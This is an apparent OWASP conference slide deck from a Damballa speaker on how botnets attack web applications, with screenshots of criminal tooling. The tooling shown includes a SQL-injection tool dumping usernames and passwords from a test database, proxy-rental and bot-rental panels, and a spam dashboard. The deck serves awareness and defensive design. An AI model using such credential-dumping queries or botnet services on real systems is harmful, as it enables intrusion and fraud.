




Clubbing WebApps with a Botnet

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- **Damballa Inc.**

- Atlanta based security company focused on enterprise detection and prevention of targeted threats



- **Brief Bio:**

- Been in IT industry for two decades – over half of which has been 100% employed in security. Built and run international pentest teams, R&D groups and consulting practices around the world.

- Formerly Chief Security Strategist for IBM, Director of X-Force for ISS, Professional Services Director for NGS Software, Head of Attack Services EMEA, etc.

- Frequent writer, columnist and blogger with lots of whitepapers...

- <http://blog.damballa.com> & <http://technicalinfodotnet.blogspot.com/>



- **Lay of the land**
 - Why botnets?
 - What're they doing?
 - What's it look like?
- **Attacking Web applications**
 - Fooling the end-user
 - Launching SQL Injection attacks
 - Brute-force → Avalanche attacks
- **Better WebApp design considerations**





- **This is OWASP – who cares about malware?**
 - Need to answer “**why**” someone breaks a Web application...
 - “**How**” is tied to *ease* and *probability of success*
- **The world we live in...**
 - Iframe injections – avg. 100,000+ “defacements” per week
 - Larger attacks of up to 1.5m SQL Injection-based “defacements”
 - Botnets and their agents – somewhere between 10-200m
 - Storm “worm” of up to 10m bots...
 - I think the estimates are too high – probably in the realm of 4m-12m worldwide (once you remove multiple pwn3d hosts)
 - Identity information can be purchased from as little as 5 cents per record



Keeping tabs
on the beast





- Malware and their authors are typically *suppliers/employees* of botnet masters
- Malware is part of the cyber-criminal toolset

Malware Author(s)

- Professional software engineers
- MSc/PhD caliber individuals
- Develop commercial-grade tools
- Often develop “dual-use” software
 - Straddle the legal line
 - Only illegal if you use them...
- Typical production:
 - DIY malware creator tools
 - Obfuscation and evasion technologies
 - Custom malware designs




Botnet Master(s)

- 60:40 Split
 - Organized cyber-criminals
 - New-age script kiddies and would-be entrepreneurs
- Not as technically proficient as malware authors – unless botnet master is also the malware author (~10%)
- Strong links to traditional fraud and money-laundering organizations
- *Know* that what they’re doing is illegal





- Malware is a tool for professionals
- How big is the malware industry?
 - Q3'09 = 30k-50k new and unique samples daily...
...and that's just what gets caught
 - Serial variants are a business
- Botnets use malware with CnC



Malware Name	Top-10 USA
Zeus	3,600,000
Koobface	2,900,000
Tidesrv	1,500,000
Trojan.Fakeavalert	1,400,000
TR/Dldr.Agent.JKH	1,200,000
Monkif	520,000
Hamweq	480,000
Swizzor	370,000
Gemmima	230,000
Conficker	210,000



- **Think of botnets as a “cloud”**

- 20+ million active bot agents talking/participating in botnets
- Largest botnet infections?



- Conficker infections 2.4m–8.9m over 4 days

<http://www.f-secure.com/weblog/archives/00001584.html>

- **Storm – peaked at 1.7m infected PC’s**

- First detected back in January 2007
- First to initiate attacks against researchers
- First to encrypt its instructions



http://www.usatoday.com/tech/news/computersecurity/2008-03-16-computer-botnets_N.htm



- **Why is malware important to Web application security?**

1. It makes secrets impossible
2. You can't trust your users
3. Vehicle for automated attack

- **Not factoring it in to the design will cause a lot of pain later...**





- **What's the malware doing today?**

- Bypassing client-side authentication to apps
- Spoofing content on the users behalf
- Impersonating large groups of users simultaneously
- Anonymous & globally proxied attacks
- Distributed attacks & federated problem solving
- Efficiently brute-forcing stuff





- **Web applications are where the money is...**
 - Online Banking
 - Funds transfers and money laundering
 - Online Shopping
 - Purchase fraud, money laundering and supply chain
 - News/Information Portals
 - SEO attacks, money market manipulation & recruitment
 - Joe's Boring Page
 - Infection & recruitment vectors and PII fire-sale





- How many steps must the user go through?
- How do they know if a new step has been introduced?
- How are error messages handled?
- What gets in the way of just “doing it”?







**What crimeware
are criminals using?**



- Tools that speed up the defacement process
 - Not necessarily targeted





地址: http://localhost/sqlinject/news.asp?id=1

总体输出 基本信息 探测设置 HEAD Cookies 浏览

另存为... 保存 复制 同时输出到表格 在浏览器中打开当前注入点

• 远程服务器列表:
服务器名: MTJ-S4\GSQL
服务器产品: SQL Server
数据源: MTJ-S4\GSQL
位置:
提供者文本:
服务器网络名: MTJ-S4\GSQL

• 登录用户列表:
用户名:
密码HASH: 0x
安全编号: 0x
X状态: 000

用户名: testDB.admin

用户名: 密码HASH: 安全编号: X状态:

SQL Server Access MySQL Oracle

用户名信息回显方式: 基于我的SQLServer服务器转发 设置我的MS SQL服务器 取记录数失败时强制读取的最大记录数: 5

基本信息 命令行 GetWebShell 获取数据库内容 数据库插马 文件读写 杂项工具

where: 1=1 SQL: select top 3 id,username,password from TestDB..admin order by id

当前库: TestDB 排序: id

id	username	password
1	testUserzjs	123456
25	test	password
26	ff	aa

TestDB

- t_t
- admin
 - id
 - username
 - password
 - privilege
 - telephone
 - address
- pass_kr
- news
 - id
 - title

服务器名 服务器产品 数据源 位置 提供者文 服务器网

MTJ-S4\GS	SQL Server	MTJ-S4\GSQL			MTJ-S4\GS
用户名	密码HASH	安全编号	X状态		

获取基本信息完毕!

com/zfbz/zfnr.asp?id=78 515 5 XoR 8=3 + XoR 8=8 XOR 数字型 未探测 中国铁通东莞分公司-



**How do botnets
factor in to this?**



- **The use of botnets in attacking Web applications holds several advantages...**
 - Anonymity
 - Chaining of several agents to disguise source of attack
 - Dispersed hosts
 - Slipping under threshold limits
 - The power of many
 - A force multiplier
 - Native automation
 - Advanced scripting engines & user manipulation



Anonymity through botnet agents

Member information
 Logged as: bill
 Your tariff: V
 Socks available: 250
 Price per socks: Unlimited
 Expiration date: 2008-02-19
 Your balance: \$18.16

Country	Count	IP / Host	Port	Country	State	City	Uptime
United States	[131]	76.29.226.* / *.*,226.169	*****	United States	Alabama	Huntsville	11d 11h 38m
France	[22]	68.39.115.* / *.*,*.comcast.net	*****	United States	New Jersey	Brick	4d 0h 28m
Germany	[11]	75.128.253.* / *.*,253.14	*****	United States	Wisconsin	Madison	1d 23h 14m
Spain	[11]	74.173.191.* / *.*,*.bellsouth.net	*****	United States	Florida	Miami	5d 2h 52m
Canada	[10]	24.127.136.* / *.*,*.comcast.net	*****	United States	Pennsylvania	Bird In Hand	1h 22m
Sweden	[10]	76.27.239.* / *.*,*.comcast.net	*****	United States	Oregon	Portland	7d 19h 3r
Italy	[7]	76.83.213.* / *.*,*.rr.com	*****	United States	California	Palm Springs	2h 10m
United Kingdom	[6]	76.213.157.* / *.*,*.sbcglobal.net	*****	United States	California	Mission Hills	1h 0m
Belgium	[5]	206.74.70.* / *.*,70.15	*****	United States	South Carolina	Summerville	4h 27m
Austria	[3]	67.184.149.* / *.*,*.comcast.net	*****	United States	Illinois	Aurora	2h 45m
Other	[2]	71.244.47.* / *.*,*.verizon.net	*****	United States	Texas	Dallas	10h 0m
Switzerland	[2]	76.241.145.* / *.*,*.sbcglobal.net	*****	United States	Texas	Richardson	1d 15h 4
Greece	[2]	70.230.254.* / *.*,*.sbcglobal.net	*****	United States	Other	Other	1d 4h 19
Netherlands	[2]	76.189.26.* / *.*,*.rr.com	*****	United States	Ohio	Akron	7d 3h 32
Denmark	[1]	99.147.196.* / *.*,*.sbcglobal.net	*****	United States	Other	Other	2d 5h 26m
Hungary	[1]	70.123.174.* / *.*,*.rr.com	*****	United States	Texas	New	
Ireland	[1]	24.193.88.* / *.*,*.rr.com	*****	United States	Illinois	Illinoi	
Israel	[1]	67.165.181.* / *.*,*.comcast.net	*****	United States	Alaba	Alaba	
Norway	[1]	68.207.178.* / *.*,*.res.rr.com	*****	United States	Texas	Texas	
Russian Federation	[1]	98.199.180.* / *.*,*.comcast.net	*****	United States	Califc	Califc	
Turkey	[1]	24.165.94.* / *.*,*.rr.com	*****	United States	New	New	
		69.116.6.* / *.*,*.optonlr	*****	United States	New	New	
		24.195.104.* / *.*,*.rr.com	*****	United States	Kent	Kent	
		74.130.134.* / *.*,*.rr.com	*****	United States	Michiq	Michiq	
			*****	United States	Michiq	Michiq	
			*****	United States	Illinoi	Illinoi	
			*****	United States	Califc	Califc	
			*****	United States	India	India	

Anonymous Proxies
 Volume of proxy services increasing year over year

SOCKS Jump Point
 Many tools and services rely upon compromised hosts (typically botnet agents) to provide SOCKS proxies as anonymous exit/jump points.





Figure 61: Year Over Year Increase of Anonymous Proxy Web Sites

SocksChain

User: _____ socks: 0

	Country	City	State			
172.162.	US			0.1 h	-	Buy It
83.84.	NL			0.3 h	679.3 h	Buy It
172.163.	US			0.8 h	-	Buy It
221.171.	JP			1.2 h	-	Buy It
213.122.	UK			1.7 h	-	Buy It
91.49.	?			2.6 h	-	Buy It
98.181.	?			2.8 h	-	Buy It
64.234.	?			5.0 h	-	Buy It
65.65.	US	Dallas	Texas	34.7 h	4.6 h	Buy It
24.151.	US			77.5 h	46.6 h	Buy It

Select Country:

- All (10)
- Unknown (3)
- JP - Japan (1)
- NL - Netherlands (1)
- UK - United Kingdom (1)
- US - United States (4)

Query

SOCKS chaining
 Method of chaining multiple proxy machines together to tunnel data



Starting from \$40 and going to \$300 for a quarter of access, with the price increasing based on the level of anonymity added.

- Encryption - Secures Internet Connection
- Fast Speed - Not more than 30 Clients per server
- Compression - Rises your Connection Speed
- Compression - Less Traffic, Cheaper GPRS

Proxying Service

Lease (part of) an existing botnet



Web-based portal bot-management
 For a small fee, attackers can rent/purchase members of a larger botnet.
 Online tools enable remote management and configuration of the botnet agents
 Portals include performance monitoring tools – how fast is the spam being sent, DDoS throughput, etc.

Global stats Rap. per time stats

Bot traffic Statistics for [redacted] generated on 2008/08/09

Top 10 Countries:		Top 10 new countries today		Top 10 Countries order by bot's reports	
Country	Rating	Country	Rating	Country	Rating
Russia	7099 56%			Russia	626089 59%
United States	1641 13%			United States	163156 15%
Germany	1504 12%			Germany	63896 6%
Netherlands	492 4%			Brazil	24697 2%
Ukraine	237 2%			Ukraine	20728 2%
Brazil	196 2%			Spain	19229 2%
United Kingdom	152 1%			Netherlands	13215 1%
Spain	138 1%			United Kingdom	11816 1%
Belgium	126 1%			Taiwan	11541 1%
Turkey	101 1%			Turkey	10173 1%
Totally: 80		Country Rating totally: 0		Totally bot's reports: 1061892	

CHOOSE YOUR PROJECT

go!

MAIN

- [Manage projects](#)
- [Add project](#)
- [Change info](#)

PROJECT

- [Search by host](#)
- [Search by URI](#)
- [Global searching](#)
- [Online bots](#)

Hello,

Your last session: Tue Aug 5 06:16:31 2008

Active projects:

project	time end	price	bots	index time	size (mb)	action
[redacted]	14/1/2008	1	48 / 1	Tue May 13 00:18:43 2008	0.00	index
[redacted]	6/8/2008	1	1048 / 10000	Tue Aug 5 17:00:52 2008	0.00	index

Sniffer

Bot:

Type: [any](#) [ftp](#) [smtp](#) [pop3](#) [http](#) [auth](#) [debug](#)

Matched 44556 of 122556 Page: [1](#) [2](#) [3](#) ... [891](#) [892](#) Show: [100](#) [200](#) per page

Time	Bot	Type	So
15:32:08	26786 x	smtp	19
15:29:23	25061 x	smtp	19
15:27:57	691 x	smtp	10
15:25:35	691 x	smtp	10
15:21:36	691 x	smtp	10
15:19:35	691 x	smtp	10
15:18:30	6924 x	smtp	19
15:17:45	691 x	smtp	10
15:16:21	18251 x	smtp	19

- [Activated bots](#)
- [Free bots](#)**
- [Stats](#)
- [Settings](#)
- [Debug logs](#)
- [Update logs](#)

Свободные боты. Take over для помещения их в список ботов, которым выдаются задания.

Free bots

Total: 31008 Page: [1](#) [2](#) [3](#) ... [310](#) [311](#) Show: [50](#) [200](#) per page

All 31008 items

<input type="checkbox"/>	Id	Version	S	MX	Ip	Serial	Last seen
<input type="checkbox"/>	17971	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	1.8	7002-190E	0 seconds
<input type="checkbox"/>	18001	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2.103	A86C-668C	0 seconds
<input type="checkbox"/>	19406	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	255.44	2124-7C53	0 seconds
<input type="checkbox"/>	20689	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	86.62	0707-565F	0 seconds
<input type="checkbox"/>	21179	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	72.16	4BE4-E459	0 seconds
<input type="checkbox"/>	22340	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	90.129	287D-8EC2	0 seconds
<input type="checkbox"/>	23199	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	3.60	C885-66AC	0 seconds
<input type="checkbox"/>	23247	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	1.140	4697-1209	0 seconds
<input type="checkbox"/>	25183	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	01.105	3440-BBAE	0 seconds
<input type="checkbox"/>	25692	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	174.205	18EF-22EF	0 seconds
<input type="checkbox"/>	27778	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	3.76	EC6B-F5F7	0 seconds
<input type="checkbox"/>	28212	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	.51	3C29-FCE8	0 seconds
<input type="checkbox"/>	28777	15	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	43.120	A40F-290D	0 seconds
<input type="checkbox"/>	29308	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	62.50	782A-E23E	0 seconds
<input type="checkbox"/>	30668	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	94.21	2092-335B	0 seconds
<input type="checkbox"/>	2127	14	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	65.223	0053-BCAE	1 second
<input type="checkbox"/>	17115	15	<input type="checkbox"/>	<input checked="" type="checkbox"/>	40.199	45C4-FBFF	1 second

Current Task's

Task Name	Description	Priority	Perfomed	Speed	State	Type	Delivered Letters	Recipient not found	Total addresses count	Running Time	Operation
CASH		1	51.0%	1210 let/min	Finished	Direct Sending	97469	58625	306203	0	Info
rekite	http:// /index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	Delete Info
audit	/index.htm	2	0.0%	-	Queued	Direct Sending			306204	0	Delete Info
finj fi	http:// /index.htm	2	15.8%	3215 let/min	Runing	Direct Sending	24596	23635	306204	00:14:35	Stop Info
obuv	/index.htm	2	50.8%	1235 let/min	Finished	Direct Sending	97556	58095	306203	0	Info
bel a	http:// /index.html	1	48.9%	1302 let/min	Finished	Direct Sending	85033	64800	306204	0	Info
pral	http:// /index.htm	2	49.0%	1251 let/min	Finished	Direct Sending	84083	66076	306204	0	Info
p tik	http:// /index.htm	2	51.5%	1293 let/min	Finished	Direct Sending	99932	57852	306203	0	Info
astra	/index.htm	2	51.3%	1275 let/min	Finished	Direct Sending	91073	65864	306204	0	Info
	http:// /	2	49.1%	1231 let/min	Finished	Direct Sending	93662	56620	306203	0	Info

